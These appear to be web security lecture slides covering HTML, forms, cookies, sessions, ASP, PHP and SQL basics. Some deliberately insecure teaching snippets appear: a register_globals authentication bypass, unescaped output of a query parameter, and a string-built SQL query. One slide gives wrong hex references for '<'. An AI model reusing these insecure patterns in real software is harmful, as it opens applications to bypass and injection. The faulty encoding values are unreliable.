  - Proposed as World Wide Web Consortium (W3C) recommendation (January 1997)
- HTML 4.01
  - Proposed as W3C recommendation (December 1999)
- XHTML 1.0
  - Attempt by W3C to reformulate HTML into Extensible Markup Language (XML) (January 2000)
- HTML 5.0
  - Proposed as W3C recommendation (October 2014)
- HTML 5.1
  - Under development

HTML – Overview

- Basic idea is to “markup” document with tags, which add meaning to raw text
- Start tag:
  - `<foo>`
- Followed by text
- End tag:
  - `</foo>`
- Self-closing tag:
  - `<bar />`
- Void tags (have no end tag):
  - `<img>`

HTML – Tags

- Tag are hierarchical

HTML – Tags

```
<html>
  <head>
    <title>Example</title>
  </head>
  <body>
    <p>I am the example text</p>
  </body>
</html>
```

HTML – Tags

- <html>
  - <head>
    - <title>
      - Example
  - <body>
    - <p>
      - I am the example text

HTML – Tags

- Tags can have “attributes” that provide metadata about the tag
- Attributes live inside the start tag after the tag name
- Four different syntax
  - <foo bar>
    - `foo` is the tag name and `bar` is an attribute
  - `<foo bar=baz>`
    - The attribute `bar` has the value `baz`
  - `<foo bar='baz'>`
  - `<foo bar="baz">`
- Multiple attributes are separated by spaces
  - `<foo bar='baz' disabled required="true">`

HTML – Hyperlink

- **a**nchor tag is used to create a hyperlink
- `href` attribute is used provide the URI
- Text inside the **a**nchor tag is the text of the hyperlink

- `<a href="http://google.com">Example</a>`

Example

HTML – Basic HTML 5 Page

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>CSC 591</title>
  </head>

  <body>
    <a href="http://example.com/">Text</a>
  </body>
</html>
```

HTML – Browsers

- User agent is responsible for parsing and interpreting the HTML and displaying it to the user

HTML – Parsed HTML 5 Page

DEMO

HTML – Character References

- How to include HTML special characters as text/data?
  `< > ' " & =`
  - Encode the character reference
  - Also referred to in HTML < 5.0 as “entity reference” or “entity encoding”
- Three types, each starts with & and ends with `;`
  - Named character reference
    - `&<predefined_name>;`
  - Decimal numeric character reference
    - `&#<decimal_unicode_code_point>;`
  - Hexadecimal numeric character reference
    - `&#x<hexadecimal_unicode_code_point>;`
- Note: This will be the root of a significant number of vulnerabilities and is critical to understand

HTML – Character References Example

- The ampersand (&) is used to start a character reference, so it must be encoded as a character reference
- `&amp;`
- `&#38;`
- `&#x26;`
- `&#x00026;`

HTML – Character References Example

- é
- &eacute;
- &#233;
- &#xe9;

HTML – Character References Example

- Why must ‘<’ be encoded as a character reference?
- &lt;
- `&#60;`
- `&#x30;`
- `&#x00030;`

HTML – Forms

- A `form` is a component of a Web page that has form controls, such as text fields, buttons, checkboxes, range controls, or color pickers
  - Form is a way to create a complicated HTTP request
- `action` attribute contains the URI to submit the HTTP request
  - Default is the current URI
- `method` attribute is the HTTP method to use in the request
  - GET or POST, default is GET


HTML – Forms

- Children `input` tags of the form are transformed into either query URL parameters or HTTP request body
- Difference is based on the `method` attribute
  - GET passes data in the query
  - POST passes data in the body
- Data is encoded as either “application/x-www-form-urlencoded” or “multipart/form-data”
  - GET always uses “application/x-www-form-urlencoded”
  - POST depends on `enctype` attribute of `form`, default is “application/x-www-form-urlencoded”
  - "multipart/form-data" is mainly used to upload files, so we will focus on “application/x-www-form-urlencoded”

HTML – Forms

- Data sent as name-value pairs
  - Data from the input tags (as well as others)

```
<input type="text" name="foo"
value="bar">
```



bar


- Name is taken from the `input` tag's `name` attribute
- Value is taken either from the `input` tag's `value` attribute or the user-supplied input
  - Empty string if neither is present

application/x-www-form-urlencoded

- All name-value pairs of the form are encoded
- form-urlencoding encodes the name-value pairs using percent encoding
  - Except that spaces are translated to + instead of %20
- `foo=bar`
- Multiple name-value pairs separated by ampersand (&)

application/x-www-form-urlencoded

```
<form action="http://example.com/grades/submit">
  <input type="text" name="student" value="bar">
  <input type="text" name="class">
  <input type="text" name="grade">
  <input type="submit" name="submit">
</form>
```




bar			Submit
Wolf Pack	csc 591	A+	Submit

```
http://example.com/grades/submit?student=Wolf+Pack&
class=csc+591&grade=A%2B&submit=Submit
```

application/x-www-form-urlencoded

```
<form action="http://example.com/grades/submit" method="POST">
  <input type="text" name="student" value="bar">
  <input type="text" name="class">
  <input type="text" name="grade">
  <input type="submit" name="submit">
</form>
```



Wolf Pack | csc 591 | A+

```
POST /grades/submit HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

student=Wolf+Pack&class=csc+591&grade=A%2B&submit=Submit
```

Web Applications

- It was quickly realized that the way the web was structured allowed for returning dynamic responses
- Early web was intentionally designed this way, to allow organizations to offer access to a database via the web
- Basis of GET and POST also confirm this
  - GET "SHOULD NOT have the significance of taking an action other than retrieval"
    - Safe and idempotent
  - POST
    - Annotation of existing resources; posting a message to a bulletin board, newsgroup, mailing list, or similar group of articles, providing a block of data, such as the result of submitting a form, to a data-handling process; and extending a database through an append operation

Web Applications

- Server-side code to dynamically create an HTML response
- How does this differ from a web site?
- In the HTTP protocol we've looked at so far, each request is distinct
  - Server has client IP address and User-Agent

Maintaining State

- HTTP is a stateless protocol
- However, to write a web application we would like maintain state and link requests together
- The goal is to create a "session" so that the web application can link requests to the same user
  - Allows authentication
  - Rich, full applications
- Three ways this can be achieved
  - Embedding information in URLs
  - Using hidden fields in forms
  - Using cookies

Embedding Information in Cookies

- Cookies are state information that is passed between a web server and a user agent
  - Server initiates the start of a session by asking the user agent to store a cookie
  - Server or user agent can terminate the session
- Cookies first defined by Netscape while attempting to create an ecommerce application
- RFC 2109 (February 1997) describes first standardization attempt for cookies
- RFC 2965 (October 2000) tried to standardize cookies 2.0
- RFC 6265 (April 2011) describes the actual use of cookies in the modern web and is the best reference

Embedding Information in Cookies

- Cookies are name-value pairs (separated by "=")
- Server includes the "Set-Cookie" header field in an HTTP response
  - `Set-Cookie: USER=foo;`
- User agent will then send the cookie back to the server using the "Cookie" header on further requests to the server
  - `Cookie: USER=foo;`

Embedding Information in Cookies

- Server can ask for multiple cookies to be stored on the client, using multiple "Set-Cookie" headers
  - `Set-Cookie: USER=foo;`
  - `Set-Cookie: lang=en-us;`

Embedding Information in Cookies

- Server can sent several attributes on the cookie, these attributes are included in the Set-Cookie header line, after the cookie itself, separated by ";"
  - Path
    - Specifies the path of the URI of the web server that the cookies are valid
  - Domain
    - Specifies the subdomains that the cookie is valid
  - Expires or Max-Age
    - Used to define the lifetime of the cookie, or how long the cookie should be valid
  - HttpOnly
    - Specifies that the cookie should not be accessible to client-side scripts
  - Secure
    - Specifies that the cookie should only be sent over secure connections

Embedding Information in Cookies

- Example cookie headers from curl request to www.google.com
  - curl -v http://www.google.com
- `Set-Cookie: PREF=ID=db9539b9b7353be5:FF=0:TM=1421424672:LM=1421424672:S=OqGXMZZhmeyihyKi; expires=Sun, 15-Jan-2017 16:11:12 GMT; path=/; domain=.google.com`
- `Set-Cookie: NID=67=bs1lLyrXtfdUj79IlcuqR7_MWEsyNdLWU_FpGKwlWR9QpEzi3UrVV2UGO6LBW3sJNk9mlLcYIJns3PG3NUu-M3pT9qD-V4F8oyyJ_UJnCGKDUDGbllL9Ha8KGufv0MUv; expires=Sat, 18-Jul-2015 16:11:12 GMT; path=/; domain=.google.com; HttpOnly`

- `Set-Cookie:`

```
PREF=ID=db9539b9b7353be5:FF=0:TM=1
421424672:LM=1421424672:S=OqGXMZZh
meyihyKi; expires=Sun, 15-Oct-2019
16:11:12 GMT; path=/;
domain=.google.com
```

  - `expires` is set two years in the future
  - `path` is / which means to send this cookie to all subpaths of www.google.com/
  - `domain` is .google.com, which means to send this cookie to all subdomains of .google.com
    - Includes www.google.com, drive.google.com, …

- Set-Cookie: NID=67=bs1lLyrXtfdUj79IlcuqR7_MWEsyNdLWU_FpGKwlWR9QpEzi3UrVV2UGO6LBW3sJNk9mlLcYIJns3PG3NUu-M3pT9qD-V4F8oyyJ_UJnCGKDUDGbllL9Ha8KGufv0MUv; expires=Sat, 18-Jul-2015 16:11:12 GMT; path=/; domain=.google.com; HttpOnly
  - HttpOnly is a security feature, which means only send this cookie in HTTP, do not allow JavaScript code to access the cookie

Embedding Information in Cookies

- The server can request the deletion of cookies by setting the "expires" cookie attribute to a date in the past
- User agent should then delete cookie with that name
- `Set-Cookie: USER=foo; expires=Thu, 1-Jan-2015 16:11:12 GMT;`
  - User agent will then delete the cookie with name "USER" that is associated with this domain

– Proxies are not supposed to cache cookie headers
  - Why?

Embedding Information in Cookies

- User agent is responsible for following the server's policies
  - Expiring cookies
  - Restricting cookies to the proper domains and paths
- However, user agent is free to delete cookies at any time
  - Space/storage restrictions
  - User decides to clear the cookies


Modern Sessions

- Sessions are used to represent a time-limited interaction of a user with a web server
- There is no concept of a "session" at the HTTP level, and therefore it has to be implemented at the web application level
  - Using cookies
  - Using URL parameters
  - Using hidden form fields
- In the most common use of sessions, the server generates a unique (random and unguessable) session ID and sends it to the user agent as a cookie
- On subsequent requests, user agent sends the session ID to the server, and the server uses the session ID to index the server's session information

Designing Web Applications

- In the early days of the web, one would write a "web application" by writing a custom web server that received HTTP requests, ran custom code based on the URL path and query data, and returned a dynamically created HTML page
  - The drawback here is that one would have to keep the web server up-to-date with the latest HTTP changes (HTTP/1.1 spec is 175 pages)
- Generally decided that it was a good idea to separate the concerns into a web server, which accepted HTTP request and forwarded relevant requests to a web application
  - Could develop a web application without worrying about HTTP

Web Application Overview


HTTP Request

HTTP Response

Client

Web Server

Web Application

Common Gateway Interface (CGI)

- standard protocol for web servers to execute programs
- request comes in
- web server executes CGI script
- script generates HTML output
- often under `cgi-bin/` directory
- environmental variables are used to pass information to the script
  - `PATH_INFO`
  - `QUERY_STRING`

Active Server Pages (ASP)

- Microsoft's answer to CGI scripts
- First version released in 1996
- Syntax of a program is a mix of
  - Text
  - HTML Tags
  - Scripting directives (VBScript Jscript)
  - Server-side includes (#include, like C)
- Scripting directives are interpreted and executed at runtime
- Will be supported "a minimum of 10 years from the Windows 8 release date"
  - October 26th, 2022

ASP Example

```
<% strName = Request.Querystring("Name")
   If strName <> "" Then %>
<b>Welcome!</b>
<% Response.Write(strName)
   Else %>
<b>You didn't provide a name...</b>
<% End If %>
```

Web Application Frameworks

- As the previous Request.Querystring example shows, frameworks were quickly created to assist web developers in making web applications
- Frameworks can help
  - Ease extracting input to the web application (query parameters, form parameters)
  - Setting/reading cookies
  - Sessions
  - Security
  - Database


Web Application Frameworks

- Important to study web application frameworks to understand the (security) pros and cons of each
- Some vulnerability classes are only present in certain frameworks

PHP: Hypertext Preprocessor

- Scripting language that can be embedded in HTML pages to generate dynamic content
  - Basic idea is similar to JSP and ASP
- Originally released in 1995 as a series of CGI scripts as C binaries
- PHP 3.0 released June 1998 is the closest to current PHP
  - "At its peak, PHP 3.0 was installed on approximately 10% of the web servers on the Internet" - http://php.net/manual/en/history.php.php
- PHP 4.0 released May 2000
- PHP 5.0 released July 2004
  - Added support for objects
- PHP 5.6 released August 2014 is the latest version

PHP – Popularity



http://news.netcraft.com/archives/2013/01/31/php-just-grows-grows.html

PHP

- The page is parsed and interpreted on each page request
  - Can be run as CGI, so that a new copy of the PHP interpreter is run on each request
  - Or the PHP interpreter can be embedded into the web server
    - mod_php for apache
- Completely new language
  - C-like in syntax
  - Custom designed to build web applications
  - Language grew organically over time

PHP – Example

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP Hello World</title>
    </head>
    <body>
        <?php echo '<p>Hello World</p>'; ?>
    </body>
</html>
```

PHP – Features

- Dynamically typed
- String variable substitution
- Dynamic `include`/`require`
- Superglobals
- Variable variables
- `register_globals`

PHP – String Variable Substitution

```php
<?php
echo 'this is a simple string';
echo 'Variables do not $expand $either';

$juice = "apple";
echo "He drank some $juice juice.";

$juices = array("apple", "orange", "koolaid1" => "purple");
echo "He drank some $juices[0] juice.";
echo "He drank some $juices[1] juice.";
echo "He drank some $juices[koolaid1] juice.";

echo "This works: {$juices['koolaid1']}";
```

http://php.net/manual/en/language.types.string.php

PHP – Dynamic include/require

```php
<?php
/**
* Front to the WordPress application. This file doesn't do anything, but loads
* wp-blog-header.php which does and tells WordPress to load the theme.
*
* @package WordPress
*/

/**
* Tells WordPress to load the WordPress theme and output it.
*
* @var bool
*/
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```

wp-blog-header.php

```php
<?php
/**
* Loads the WordPress environment and template.
*
* @package WordPress
*/

if ( !isset($wp_did_header) ) {
    $wp_did_header = true;
    require_once( dirname(__FILE__) . '/wp-load.php' );
    wp();
    require_once( ABSPATH . WPINC . '/template-loader.php' );
}
```

`allow_url_include`

- PHP setting to allow http and ftp urls to include functions
- Must enable `allow_url_fopen` as well
  - This setting allows calling `fopen` on a url
- Remote file is fetched, parsed, and executed

PHP - Superglobals

```
<?php
if ( 'POST' != $_SERVER['REQUEST_METHOD'] ) {
    header('Allow: POST');
    header('HTTP/1.1 405 Method Not Allowed');
    header('Content-Type: text/plain');
    exit;
}
$comment_post_ID = isset($_POST['comment_post_ID']) ? (int) $_POST['comment_post_ID'] : 0;

$post = get_post($comment_post_ID);
if ( empty( $post->comment_status ) ) {
    /**
      * Fires when a comment is attempted on a post that does not exist.
      * @since 1.5.0
      * @param int $comment_post_ID Post ID.
      */
    do_action( 'comment_id_not_found', $comment_post_ID );
    exit;
}
// get_post_status() will get the parent status for attachments.
$status = get_post_status($post);
$status_obj = get_post_status_object($status);
```

Wordpress – wp-comments-post.php

PHP – Variable Variables

```
<?php
$a = 'hello';
$$a = 'world';

echo "$a $hello";
echo "$a ${$a}";
```

http://php.net/manual/en/language.variables.variable.php

PHP – `register_globals`

- "To register the EGPCS (Environment, GET, POST, Cookie, Server) variables as global variables."
- PHP will automatically inject variables into your script based on input from the HTTP request
  - HTTP request variable name is the PHP variable name and the value is the PHP variable's value
- Default enabled until 4.2.0 (April 2002)
- Deprecated as of PHP 5.3.0
- Removed as of PHP 5.4.0

PHP – register_globals

```
<html>
 <head> <title>Feedback Page</title></head>
 <body>
   <h1>Feedback Page</h1>
   <?php
     if ($name && $comment) {
       $file = fopen("user_feedback", "a");
       fwrite($file, "$name:$comment\n");
       fclose($file);
       echo "Feedback submitted\n";
     }
   ?>
   <form method=POST>
     <input type="text" name="name"><br>
     <input type="text" name="comment"><br>
     <input type="submit" name="submit" value="Submit">
   </form>
 </body>
</html>
```

PHP – register_globals

```php
<?php
// define $authorized = true only if user is authenticated
if (authenticated_user()) {
   $authorized = true;
}

// Because we didn't first initialize $authorized as false, this might be
// defined through register_globals, like from GET auth.php?authorized=1
// So, anyone can be seen as authenticated!
if ($authorized) {
   include "/highly/sensitive/data.php";
}
?>
```

source: http://php.net/manual/en/security.globals.php

Storing State

- Web applications would like to store persistent state
  - Otherwise it's hard to make a real application, as cookies can only store small amounts of information
- Where to store the state?
  - Memory
  - Filesystem
    - Flat
    - XML file
  - Database
    - Most common for modern web applications

Web Applications and the Database

- Pros
  - ACID compliance
  - Concurrency
  - Separation of concerns
    - Can run database on another server
    - Can have multiple web application processes connecting to the same database
- Cons
  - More complicated to build and deploy
  - Adding another language to web technology (SQL)

LAMP Stack

- Classic web application model
  - **L**inux
  - **A**pache
  - **M**ySQL
  - **P**HP
- Nice way to think of web applications, as each component can be mixed and swapped
  - Underlying OS
  - Web server
  - Database
  - Web application language/framework

MySQL

- Currently second-most used open-source relational database
  - What is the first?
- First release on May 23rd 1995
  - Same day that Sun released first version of Java
- Sun eventually purchased MySQL (the company) for $1 billion in January 2008
- Oracle acquired Sun in 2010 for $5.6 billion

Structured Query Language

- Special purpose language to interact with a relational database
- Multiple commands
  - SELECT
  - UPDATE
  - INSERT
- Some slight differences between SQL implementations

SQL Examples

```
SELECT * FROM Users WHERE userName = 'admin';

SELECT * FROM Book WHERE price > 100.00 ORDER BY title;

SELECT isbn, title, price FROM  Book WHERE price < (SELECT
AVG(price) FROM Book) ORDER BY title;

INSERT INTO example (field1, field2, field3) VALUES ('test',
'N', NULL);

UPDATE example SET field1 = 'updated value' WHERE field2 = 'N';

(SELECT a FROM t1 WHERE a=10 AND B=1 ORDER BY a LIMIT 10) UNION
(SELECT a FROM t2 WHERE a=11 AND B=2 ORDER BY a LIMIT 10);
```


PHP and MySQL

```
<?php
$link = mysql_connect('localhost', 'mysql_user', 'mysql_password');
if (!$link) {
   die('Could not connect: ' . mysql_error());
}
mysql_select_db('example', $link);
$firstname = 'fred';
$lastname  = 'fox';

$query = sprintf("SELECT firstname, lastname, address, age FROM friends
   WHERE firstname='%s' AND lastname='%s'", $firstname, $lastname);

$result = mysql_query($query);
if (!$result) {
   $message  = 'Invalid query: ' . mysql_error() . "\n";
   die($message);
}
while ($row = mysql_fetch_assoc($result)) {
   echo $row['firstname'];
   echo $row['address'];
}
```

source: http://php.net/manual/en/function.mysql-query.php

HTML

- Original HTML had
  - images
  - tables
  - font sizes
  - …
- Content was static



Yahoo! Deutschland Weekly Picks

Search Options

